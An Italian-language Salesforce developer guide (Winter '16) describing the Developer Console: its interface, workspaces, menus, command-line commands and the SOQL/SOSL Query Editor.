Ottimizzazione di Salesforce con il codice

Guida dell'utente, Winter '16

SOMMARIO

Ottimizzazione di Salesforce con il codice

Un benvenuto agli sviluppatori di Salesforce

La presente documentazione fornisce informazioni su come ottimizzare l'organizzazione Salesforce tramite lo sviluppo di applicazioni personalizzate e l'integrazione delle applicazioni esterne.

La documentazione è organizzata per operazione, perciò è possibile trovare rapidamente le informazioni necessarie:

- Scrittura del codice—Scrivere il codice utilizzando il linguaggio di programmazione Apex per aggiungere logica aziendale, oppure utilizzare il linguaggio di markup Visualforce per creare l'interfaccia utente. Inoltre, sono disponibili informazioni sull'integrazione dell'applicazione con le API e sull'autenticazione delle applicazioni esterne.
- Debug del codice—Eseguire il debug dell'applicazione utilizzando la Console sviluppatore.
- Test delle modifiche—Testare l'Apex Code e utilizzare gli strumenti di test.
- Distribuzione—Distribuire le modifiche a un'altra organizzazione utilizzando le serie di modifiche e altri strumenti.

Per l'elenco completo della documentazione sviluppatore, vedere https://developer.salesforce.com/page/Documentation.

Strumenti di sviluppo di Salesforce

EDIZIONI

Disponibile nelle versioni: Salesforce Classic

Gli strumenti disponibili variano secondo la versione (Edition) di Salesforce utilizzata.

Questa tabella riassume le funzionalità dei diversi strumenti di sviluppo di Salesforce.

Strumento	Codice	Debug	Test	Distribuisci	Disponibile da
Console sviluppatore Force.com	✓	✓	✓		`Nome` o il menu di accesso rapido ( )
IDE Force.com	✓	✓	✓	✓	developer.salesforce.com
Piè di pagina modalità di sviluppo Visualforce	✓				Imposta o impostazioni personali
Editor di codice	✓				Impostazione
Esecuzione dei test Apex			✓		Impostazione
Serie di modifiche				✓	Impostazione
Strumento di migrazione Force.com				✓	Impostazione

Nota: L'IDE Force.com è una risorsa gratuita fornita da Salesforce a supporto dei propri utenti e partner, ma non è considerato parte dei Servizi ai fini dell'Accordo Quadro di Sottoscrizione di Salesforce.

VEDERE ANCHE:

http://wiki.developerforce.com/page/Tools

Utilizzo della Console sviluppatore

Abilitazione della modalità sviluppo

Codice

Scrittura del codice

Questa sezione contiene informazioni sulla scrittura del codice per ampliare la propria organizzazione.

- Utilizzo della Console sviluppatore
- Protezione del codice
- Query Editor
- Uso del codice

VEDERE ANCHE:

Debug del codice

Verifica delle modifiche

Distribuisci

Console sviluppatore

Apertura della Console sviluppatore

AUTORIZZAZIONI UTENTE	
Per utilizzare la Console sviluppatore:	"Visualizza tutti i dati"
Per eseguire Apex Code anonimo:	"Apex autore"
Per utilizzare la ricerca nel codice ed eseguire SOQL o SOSL nella scheda della query:	"API abilitata"
Per salvare le modifiche alle classi e ai trigger Apex:	"Apex autore"
Per salvare le modifiche alle pagine e ai componenti Visualforce:	"Personalizza applicazione"
Per salvare le modifiche delle risorse Lightning:	"Personalizza applicazione"

EDIZIONI
Disponibile nelle versioni: Salesforce Classic e Lightning Experience
Disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** e **Database.com Edition**

Per aprire la Console sviluppatore da Salesforce Classic o Lightning Experience bastano pochi clic. La Console sviluppatore è un ambiente di sviluppo integrato contenente una raccolta di strumenti che è possibile utilizzare per creare, testare ed eseguire il debug delle applicazioni nella propria organizzazione Salesforce.


Per aprire la Console sviluppatore da Salesforce Classic:

1. Fare clic sul proprio `Nome`.
2. Fare clic su **Console sviluppatore**.

Per aprire la Console sviluppatore da Lightning Experience:

1. Fare clic sul menu di accesso rapido ( ).
2. Fare clic su **Console sviluppatore**.

Panoramica sull'interfaccia utente Console sviluppatore

La Console sviluppatore include una raccolta di strumenti utili per scrivere codice, eseguire il debug e testare le applicazioni.

La Console sviluppatore è suddivisa nelle sezioni seguenti:

1. Barra dei menu
2. Area di lavoro con una scheda per ogni elemento aperto
3. Pannello di registri, test e problemi

Barra dei menu

La barra dei menu include i seguenti menu a discesa:

- Il menu **File** consente di aprire e creare risorse.
- Il menu **Edit (Modifica)** consente di cercare e modificare i propri file di codice.
- Il menu **Debug** consente di accedere a una serie di strumenti e impostazioni.
- Il menu **Test** consente di accedere agli strumenti di test.
- Il menu **Workspace (Area di lavoro)** consente di scegliere e gestire le aree di lavoro.
- Il menu **Help (Guida)** include link alla guida in linea, una pagina di riferimento dei tasti di scelta rapida, la pagina delle preferenze della Console sviluppatore e una serie di tour guidati.

Area di lavoro

Un'area di lavoro è un insieme di risorse rappresentate da schede nel riquadro principale della Console sviluppatore. La visualizzazione dettagliata o l'editor visualizzati in ogni scheda sono determinati dal tipo di risorsa aperta nella scheda stessa. Ad esempio, il codice sorgente di apre nel Source Code Editor (Editor codice sorgente), i registri nel Log Inspector (Controllo registri), e così via.

È possibile creare un'area di lavoro per ogni gruppo di risorse che si utilizzano insieme per mantenere organizzato il proprio lavoro. Ad esempio, è possibile creare un'area di lavoro per il codice sorgente e un'altra per i registri debug, passando da una all'altra mentre si scrive il codice e si eseguono i test.

Vedere Aree di lavoro della Console sviluppatore.

Pannello di registri, test e problemi

Il pannello inferiore della Console sviluppatore include una raccolta di schede utili:

- La scheda **Logs (Registri)** visualizza i registri disponibili.
- La scheda **Tests (Test)** visualizza i test disponibili.
- La scheda **Checkpoints (Checkpoint)** visualizza i checkpoint disponibili.
- La scheda **Query Editor (Editor di query)** consente di eseguire una query SOQL o SOSL sui dati della propria organizzazione.
- La scheda **View State (Stato visualizzazione)**, se abilitata, consente di esaminare lo stato della visualizzazione di una pagina Visualforce.
- La scheda **Progress (Avanzamento)** visualizza tutte le richieste asincrone in tempo reale. Per visualizzare solo le operazioni in corso, selezionare **Hide Finished Runs (Nascondi esecuzioni terminate)**. Per interrompere le eventuali distribuzioni che non sono state completate, fare clic su **Cancel All Deployments (Annulla tutte le distribuzioni)**. Quando si interrompe una distribuzione, nella scheda Progress (Avanzamento) viene poco dopo visualizzato un thread di polling residuo. Le distribuzioni parziali non sono consentite. Per cancellare immediatamente l'operazione di polling, aggiornare la Console sviluppatore.
- La scheda **Problems (Problemi)** mostra i dettagli relativi agli errori di compilazione nel Source Code Editor (Editor codice sorgente) Le modifiche apportate vengono compilate e convalidate in background. Durante la modifica del codice, accanto alle righe che contengono errori viene visualizzato un indicatore di errori. Fare clic su una riga nella scheda **Problems (Problemi)** per andare alla riga di codice che ha generato l'errore.

Nota: Dopo venti minuti di inattività, la Console sviluppatore interrompe il polling di nuovi registri, esecuzioni di prova e checkpoint. Per riprendere gli aggiornamenti, fare clic su **Debug** > **Resume Updating (Riprendi aggiornamento)**.

Scelte rapide da tastiera

Per vedere l'elenco delle scelte rapide da tastiera della Console sviluppatore, fare clic su **Help (Guida)** > **Shortcut Keys (Tasti di scelta rapida)** oppure premere CTRL+MAIUISC+?.

VEDERE ANCHE:

Utilizzo della Console sviluppatore

Menu File

Menu Debug

Query Editor

Scheda Logs (Registri)

Scheda Checkpoints (Checkpoint)

Utilizzo della Console sviluppatore

AUTORIZZAZIONI UTENTE

Per utilizzare la Console sviluppatore:	"Visualizza tutti i dati"
Per eseguire Apex Code anonimo:	"Apex autore"
Per utilizzare la ricerca nel codice ed eseguire SOQL o SOSL nella scheda della query:	"API abilitata"
Per salvare le modifiche alle classi e ai trigger Apex:	"Apex autore"
Per salvare le modifiche alle pagine e ai componenti Visualforce:	"Personalizza applicazione"
Per salvare le modifiche delle risorse Lightning:	"Personalizza applicazione"

EDIZIONI

Disponibile nelle versioni: Salesforce Classic e Lightning Experience

Disponibile nelle versioni: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** e **Database.com Edition**

Definizione della Console sviluppatore

La Console sviluppatore è un ambiente di sviluppo integrato contenente una serie di strumenti che è possibile utilizzare per creare, testare ed eseguire il debug delle applicazioni nella propria organizzazione Salesforce.

Per un'introduzione all'interfaccia utente della Console sviluppatore, vedere Panoramica sull'interfaccia utente Console sviluppatore. Accedere a developer.salesforce.com per le ultime novità e informazioni sullo sviluppo Salesforce.

Come si utilizza la Console sviluppatore?

La Console sviluppatore può essere utile per svariate operazioni legate allo sviluppo:

Debug e risoluzione di problemi

La Console sviluppatore mette a disposizione un'utile gamma di strumenti che consentono di individuare efficacemente i problemi di logica.

- **View Logs** (Visualizza registri): utilizzare la scheda Logs (Registri) per visualizzare un elenco dei registri. Aprire i registri nel Log Inspector (Controllo registri). Il Log Inspector (Controllo registri) è un visualizzatore delle esecuzioni sensibile al contesto che mostra la sorgente di un'operazione, la causa che l'ha attivata e ciò che è avvenuto in seguito. Utilizzare questo strumento per analizzare i registri debug contenenti gli eventi del database, l'elaborazione Apex, il flusso di lavoro e la logica di convalida.
- **Set and View Checkpoints in Apex Code** (Imposta e visualizza i checkpoint in Apex Code): utilizzare la Console sviluppatore per impostare i checkpoint in modo da individuare l'origine degli errori. Ad esempio, se si vuole capire il motivo per cui una determinata richiesta genera un errore, è possibile analizzare l'esecuzione, identificare la riga contenente il problema e impostare un checkpoint. Quando si esegue nuovamente il processo, è possibile esaminare la richiesta in quel punto specifico dell'esecuzione al fine di capire esattamente in che modo il codice può essere migliorato. Mentre la Console sviluppatore non è in grado di mettere in pausa l'esecuzione come uno strumento di debug tradizionale, offre agli sviluppatori della cloud praticamente la stessa visibilità e riduce la necessità di aggiungere al codice comandi `System.debug`.

Modifica del codice sorgente e navigazione

La Console sviluppatore consente di cercare, aprire, modificare e creare file di codice sorgente.

- **Browse Packages in Your Organization** (Sfoglia pacchetti nell'organizzazione): navigare nei contenuti dei pacchetti creati nell'organizzazione.
- **View and Edit Apex Classes and Triggers** (Visualizza e modifica classi e trigger Apex): aprire e modificare i trigger e le classi Apex e aprire una visualizzazione di sola lettura delle proprie definizioni degli oggetti personalizzati.
- **View and Edit Lightning Components** (Visualizza e modifica componenti Lightning): aprire e modificare le risorse Lightning, quali applicazioni, componenti, eventi e interfacce.
- **View and Edit Visualforce Pages and Components** (Visualizza e modifica pagine e componenti Visualforce): aprire e modificare le pagine e i componenti Visualforce.
- **Use the Source Code Editor** (Utilizza l'Editor codice sorgente): aprire un insieme funzionante di file di codice e passare da uno all'altro mediante un unico clic. Il Source Code Editor (Editor codice sorgente) della Console sviluppatore include una funzionalità di completamento automatico per Apex Code.

Test e convalida delle prestazioni

La Console sviluppatore è dotata di numerosi funzioni dedicate al test del codice e all'analisi delle prestazioni.

- **Test Apex Code** (Testa Apex Code): Utilizzare la Console sviluppatore per verificare la copertura codice ed eseguire i test Apex, inclusi testi di unità, test funzionali, test di regressione, ecc. Per favorire lo sviluppo di codice sicuro e privo di errori, Apex supporta la creazione e l'esecuzione di *test di unità*. I test di unità sono metodi delle classi che verificano se una porzione specifica di codice funziona correttamente. I metodi di test di unità non accettano argomenti, non confermano dati nel database, non inviano messaggi email e sono contrassegnati dalla parola chiave `testMethod` o dall'annotazione `isTest` nella definizione del metodo. Inoltre, i metodi di test devono essere definiti nelle classi di test, cioè nelle classi annotate con `isTest`.
- **Inspect Logs for Performance Issues** (Controlla registro per problemi di prestazioni): il Log Inspector (Controllo registri) è un visualizzatore delle esecuzioni sensibile al contesto che mostra la sorgente di un'operazione, la causa che l'ha attivata e ciò che è avvenuto in seguito. Utilizzare questo strumento per analizzare i registri debug contenenti gli eventi del database, l'elaborazione Apex, il flusso di lavoro e la logica di convalida. Aprire un registro debug e visualizzare le prestazioni aggregate di un'operazione nell'albero delle prestazioni. Il riquadro Executed Units (Unità eseguite) suddivide le richieste in base all'ora e al tipo e classifica le tempistiche in base ai metodi, alle query, ai flussi di lavoro, alle chiamate, ai DML, alle convalide e alle pagine, consentendo di identificare chiaramente gli eventuali problemi di prestazione. Utilizzare il riquadro Timeline (Tempistica) per vedere una visualizzazione sotto forma di tempistica di tutta la richiesta e per analizzare gli eventi all'interno di un singolo blocco. Il riquadro Limits (Limiti) fornisce una visualizzazione di riepilogo delle risorse utilizzate eseguendone la mappatura rispetto ai limiti assegnati alle richieste.

Esecuzione di query SOQL e SOSL

La Console sviluppatore fornisce una semplice interfaccia per la gestione delle query SOQL e SOSL.

- **Edit and Execute SOQL and SOSL Queries** (Modifica ed esegui query SOQL e SOSL): utilizzare lo strumento **Query Editor** (Editor di query) per eseguire interrogazioni sui dati della propria organizzazione.

- **View Query Results** (Visualizza risultati delle query): I risultati vengono visualizzati in una griglia Query Results (Risultati della query) nella quale è possibile aprire, creare, aggiornare ed eliminare record. Nei risultati delle ricerche SOSL con più oggetti, ogni oggetto è visualizzato in una scheda separata.

VEDERE ANCHE:

Apertura della Console sviluppatore

Panoramica sull'interfaccia utente Console sviluppatore

Menu File

Scheda Logs (Registri)

Esempi di utilizzo del Log Inspector (Controllo registri)

Riferimento per la riga di comando della Console sviluppatore

Per aprire o chiudere la finestra della riga di comando della Console sviluppatore, fare clic su **CTRL+MAIUSC+L**. Sono disponibili i seguenti comandi:

Comando	Parametri	Descrizione
`commands`	Nessuno	Elenco di tutti i comandi.
`exec <Apex statements>`	`<Apex statements>`: una o più istruzioni Apex.	Esegue `<Apex statements>` e genera un registro.
`exec [-o | -r]`	Nessuno	`-o`: apre la finestra Enter Apex Code (Inserisci Apex Code). `-r`: esegue il codice nella finestra Enter Apex Code (Inserisci Apex Code) e genera un registro.
`find <string>`	`<string>`: una stringa di caratteri.	Cerca una stringa nel registro.
`help`	Nessuno	Spiega come ottenere informazioni sui comandi.
`man <command>`	`<command>`: un comando della finestra della riga di comando.	Visualizza la descrizione del comando.

Aree di lavoro della Console sviluppatore

Un'area di lavoro è un insieme di risorse rappresentate da schede nel riquadro principale della Console sviluppatore. La visualizzazione dettagliata o l'editor visualizzati in ogni scheda sono determinati dal tipo di risorsa aperta nella scheda stessa. Ad esempio, il codice sorgente di apre nel Source Code Editor (Editor codice sorgente), i registri nel Log Inspector (Controllo registri), e così via.

È possibile creare un'area di lavoro per ogni gruppo di risorse che si utilizzano insieme per mantenere organizzato il proprio lavoro. Ad esempio, è possibile creare un'area di lavoro per il codice sorgente e un'altra per i registri debug, passando da una all'altra mentre si scrive il codice e si eseguono i test.

Il menu **Workspace (Area di lavoro)** include tutti i link necessari:

- **Switch Workspace (Cambia area di lavoro)**: consente di eseguire una selezione dalle aree di lavoro salvate.

- **New Workspace (Nuova area di lavoro)**: consente di creare una nuova area di lavoro. Immettere un nome per l'area di lavoro e fare clic su OK. Aprire le risorse che si desidera avere a disposizione nell'area di lavoro. L'area di lavoro verrà salvata quando si passa a un'area di lavoro diversa o quando si chiude la Console sviluppatore.
- **Rename Current Workspace (Rinomina area di lavoro corrente)**: sovrascrive l'area di lavoro corrente con il nome immesso.
- **Workspace Manager (Gestione area di lavoro)**: apre una finestra popup che consente di sfogliare, aprire, creare ed eliminare le aree di lavoro.

Nell'area di lavoro della Console sviluppatore è possibile aprire i seguenti tipi di risorse:

- I registri vengono aperti nel Log Inspector (Controllo registri).
- I checkpoint vengono aperti nel Checkpoint Inspector (Controllo checkpoint).
- Tutte le classi e i trigger Apex e le pagine e i componenti Visualforce vengono aperti nel Source Code Editor (Editor codice sorgente).
- I metadati dell'organizzazione e le altre risorse non di codice vengono aperti nell'Object Inspector (Controllo oggetti).
- I risultati delle query elencati nella scheda Query Editor (Editor di query) vengono aperti in una griglia Query Results (Risultati della query) modificabile.
- Le serie di test completate elencate nella scheda Tests (Test) vengono aperte in una visualizzazione di risultati dei test.

Per comprimere i riquadri non utilizzati, utilizzare i pulsanti . Per visualizzare e utilizzare temporaneamente un riquadro compresso, farvi clic sopra. Quando il cursore si sposta al di fuori del riquadro, questo si comprime automaticamente.

Quando si passa a un'area di lavoro diversa o si chiude la Console sviluppatore, viene salvato lo stato delle schede (e dei riquadri all'interno delle schede) nell'area di lavoro corrente. Se non è stata creata un'area di lavoro, la configurazione viene salvata come area di lavoro predefinita.

Navigazione tra le schede

Per spostarsi a sinistra e a destra fra le schede all'interno dell'area di lavoro, fare clic sulla scheda appropriata o utilizzare le seguenti scelte rapide da tastiera:

- Sinistra: CTRL+Pag su
- Destra: CTRL+Pag giù

Navigazione nella cronologia delle visualizzazioni

Per spostarsi in avanti e all'indietro nella cronologia delle visualizzazioni, fare clic sui pulsanti o utilizzare le seguenti scelte rapide da tastiera:

- Indietro: CTRL+,
- Avanti: CTRL+.

Facendo clic su (o CTRL+) si passa alle schede visualizzate in precedenza, nell'ordine in cui sono state visualizzate. Il pulsante diventa attivo solo mentre si sta visualizzando la propria cronologia.

VEDERE ANCHE:

Panoramica sull'interfaccia utente Console sviluppatore

Source Code Editor (Editor codice sorgente)

Menu File

Nella Console sviluppatore, il menu **File** consente di gestire i trigger e le classi Apex, le pagine o i componenti Visualforce e le risorse statiche (testo, XML, JavaScript o CSS). Include le seguenti opzioni:

- **New (Nuovo)**: Crea una nuova risorsa e la apre nel Source Code Editor (Editor codice sorgente). È possibile creare le seguenti risorse:
  - Classe o trigger Apex: per creare un nuovo trigger Apex, selezionare innanzitutto l'oggetto da associare al trigger.
  - Applicazione, componente, evento o interfaccia Lightning. Per ulteriori informazioni, vedere Panoramica sul framework Componente Lightning (Beta). a pagina 87

    Nota: Per creare le risorse Lightning, è necessario utilizzare un'organizzazione Developer Edition che abbia un prefisso spazio dei nomi.

  - Pagina o componente Visualforce
  - File di risorsa statica (testo, XML, JavaScript o CSS)
- **Open (Apri)**: Avvia una finestra File Open (File | Apri) che consente di cercare e aprire il codice della propria applicazione e gli oggetti di dati.
- **Open Resource (Apri risorsa)**: avvia una finestra Open Resource (Apri risorsa) che consente di cercare i file per nome.
- **Open Log (Apri registro)**: Apre il registro selezionato nel Log Inspector (Controllo registri). È anche possibile accedere ai registri dalla scheda **Logs (Registri)**.
- **Open Raw Log (Apri registro non formattato)**: apre il registro selezionato come testo normale.
- **Download Log (Scarica registro)**: salva una copia testuale del registro locale sul computer locale.
- **Save (Salva)**: salva la voce nella scheda attiva.
- **Save All (Salva tutto)**: salva le modifiche in tutte le schede aperte nell'area di lavoro. Usare questa opzione per salvare una serie di modifiche dipendenti.
- **Delete (Elimina)**: elimina la voce nella scheda attiva. È possibile solo eliminare le classi e i trigger Apex, le pagine Visualforce e i file delle risorse statiche.
- **Close (Chiudi)**: chiude la scheda attiva.
- **Close All (Chiudi tutto)**: chiude tutte le schede aperte nell'area di lavoro. Se le schede contengono modifiche non salvate, verrà chiesto se si desidera salvarle.


VEDERE ANCHE:

Utilizzo della finestra File Open (File | Apri)

Source Code Editor (Editor codice sorgente)

Object Inspector (Controllo oggetti)

Utilizzo della finestra File Open (File | Apri)

La finestra **File** > **Open** (File | Apri) nel menu della Console sviluppatore consente di cercare e aprire il codice della propria applicazione e gli oggetti di dati.

Per posizionarsi su un elemento nella finestra **Open (Apri)**:

1. Nella colonna **Setup Entity Type (Imposta tipo di entità)**, fare clic sul tipo di elemento che si desidera trovare.
2. Nella colonna **Entities (Entità)**, scorrere e individuare l'elemento che si desidera analizzare.

   Per filtrare gli elementi visualizzati, fare clic sulla casella di immissione testo **Filter (Filtro)** e immettere una stringa di testo per visualizzare solo gli elementi che corrispondono ai criteri del filtro. La ricerca fa distinzione tra maiuscole e minuscole.
3. Per visualizzare gli elementi correlati nella colonna **Related (Correlati)**, fare clic sull'elemento una volta.
   Ad esempio, fare clic su un oggetto per visualizzare le classi Apex che lo utilizzano.
4. Per aprire un elemento in una nuova scheda, farvi doppio clic sopra o selezionarlo e fare clic su **Open (Apri)**.

   I file di codice si aprono nel Source Code Editor (Editor codice sorgente), mentre gli oggetti di dati si aprono nella visualizzazione Object Inspector (Controllo oggetti).

È possibile sfogliare e aprire i contenuti dei pacchetti della propria organizzazione nella finestra **File** > **Open** (File | Apri). È possibile visualizzare i contenuti completi dei pacchetti e aprire i file di codice e gli oggetti personalizzati contenuti in un pacchetto, mentre altri elementi del pacchetto, quali i campi personalizzati e le regole di convalida, possono essere visualizzati nell'elenco ma non in dettaglio.

Nota: Non è possibile visualizzare o modificare i contenuti dei pacchetti gestiti installati nella propria organizzazione. È possibile sfogliare, aprire e modificare le entità dei pacchetti non gestiti come avviene per quelli creati dall'utente.

VEDERE ANCHE:

Source Code Editor (Editor codice sorgente)
Log Inspector (Controllo registri)
Object Inspector (Controllo oggetti)

Menu Edit (Modifica)

Il menu **Edit (Modifica)** della Console sviluppatore consente di cercare e modificare i propri file di codice.

- **Find (Trova)**: cerca il testo selezionato nella visualizzazione corrente. Se non è selezionato alcun testo, apre una finestra di ricerca del browser.
- **Find Next (Trova successivo)**: trova la corrispondenza successiva per il testo selezionato o specificato nella visualizzazione corrente.
- **Find/Replace (Trova/Sostituisci)**: trova e sostituisce il testo selezionato o specificato nella visualizzazione corrente.
- **Search in Files (Ricerca nei file)**: apre una finestra di dialogo di ricerca per eseguire una ricerca nei contenuti di tutti i file di codice.
- **Fix Indentation (Correggi rientri)**: corregge i rientri nel file di codice corrente.

Menu Debug

Il menu **Debug** della Console sviluppatore consente di gestire i registri e di eseguire Apex Code anonimo. Include le seguenti opzioni:

- **Open Execute Anonymous Window (Apri finestra di esecuzione anonima)**: apre una nuova finestra che consente di inserire Apex Code per la verifica. Vedere Esecuzione di Apex Code anonimo.
- **Execute Last (Esegui ultimo)**: esegue la voce più recente nella finestra Enter Apex Code (Inserisci Apex Code).
- **Switch Perspective (Cambia prospettiva)**: seleziona la prospettiva dall'elenco delle prospettive standard e personalizzate disponibili. Vedere Log Inspector (Controllo registri).
- **View Log Panels (Visualizza riquadri registro)**: visualizza un elenco dei riquadri disponibili per l'uso in una prospettiva.
- **Perspective Manager (Gestione prospettive)**: apre Perspective Manager (Gestione prospettive). Vedere Gestione delle prospettive nel Log Inspector (Controllo registri).
- **Save Perspective (Salva prospettiva)**: salva le modifiche apportate alla prospettiva corrente da quando è stata aperta.
- **Save Perspective As (Salva prospettiva con nome)**: salva una copia della prospettiva corrente con un nome diverso.
- **Auto-Hide Logs (Nascondi automaticamente registri)**: selezionare questa opzione per cancellare i registri esistenti quando la pagina viene aggiornata.
- **Show My Current Logs Only (Mostra solo i registri correnti)**: Deselezionare questa opzione (selezionata per impostazione predefinita) per visualizzare tutti i registri salvati per l'organizzazione, inclusi quelli generati di recente creati da altri utenti.
- **Show My Current Checkpoints Only (Mostra solo i checkpoint correnti)**: Deselezionare questa opzione (selezionata per impostazione predefinita) per visualizzare tutti i checkpoint attualmente salvati per l'organizzazione, inclusi quelli generati di recente creati da altri utenti.
- **Clear (Cancella)**: Selezionare **Log Panel (Riquadro registro)**, **Checkpoint Results Panel (Riquadro risultati checkpoint)** oppure **Checkpoint Locations (Posizioni checkpoint)** per cancellare i dati correnti dalla cache e aggiornare la visualizzazione.
- **Resume Updating (Riprendi aggiornamento)**: rinnova la connessione al server. Questa opzione viene visualizzata soltanto se è stato interrotto il polling in seguito a un periodo di inattività.
- **Change Log Levels (Cambia livelli di registrazione)**: apre la finestra di dialogo delle impostazioni di registrazione per visualizzare i livelli di registrazione per le richieste future. Vedere Livelli del registro debug.

Alcune opzioni nel menu **Debug** non sono accessibili finché non viene generato un registro.

VEDERE ANCHE:


Esecuzione di Apex Code anonimo

Log Inspector (Controllo registri)

Gestione delle prospettive nel Log Inspector (Controllo registri).

Livelli del registro debug

Query Editor

È possibile usare la scheda Query Editor (Editor di query) nella Console sviluppatore per eseguire una query SOQL o una ricerca SOSL sui dati della propria organizzazione. Il riquadro della cronologia visualizza le ultime 10 query in modo da riutilizzarle rapidamente. I risultati vengono visualizzati in una griglia Query Results (Risultati della query) nella quale è possibile aprire, creare, aggiornare ed eliminare record. Nei risultati delle ricerche SOSL con più oggetti, ogni oggetto è visualizzato in una scheda separata.

IN QUESTA SEZIONE:

Esecuzione di una query SOQL o di una ricerca SOSL

Eseguire query SOQL o ricerche SOSL nel riquadro Query Editor (Editor di query) della Console sviluppatore.

Recupero dei piani di esecuzione delle query

Utilizzare lo strumento Query Plan (Piano di esecuzione delle query) per ottimizzare e velocizzare le query eseguite su un numero elevato di record. Visualizzare i piani di esecuzione delle query per le query SOQL, le ricerche SOSL, i rapporti e le visualizzazioni elenco. Se per l'organizzazione sono disponibili indici personalizzati, utilizzare i piani di esecuzione delle query per decidere quando richiedere un indice personalizzato all'assistenza Salesforce.

Griglia Query Results (Risultati della query)

La griglia Query Results (Risultati della query) visualizza ogni record sotto forma di riga. È possibile creare, aggiornare ed eliminare record senza uscire dalla Console sviluppatore. Nei risultati delle ricerche SOSL con più oggetti, ogni oggetto è visualizzato in una scheda separata.

VEDERE ANCHE:

Utilizzo della Console sviluppatore

Esecuzione di una query SOQL o di una ricerca SOSL

Eseguire query SOQL o ricerche SOSL nel riquadro Query Editor (Editor di query) della Console sviluppatore.

1. Inserire una query SOQL o una ricerca SOSL nel riquadro Query Editor (Editor di query).
2. Se si desidera eseguire una query nelle entità di tooling anziché nelle entità di dati, selezionare **Use Tooling API (Usa API tooling)**.
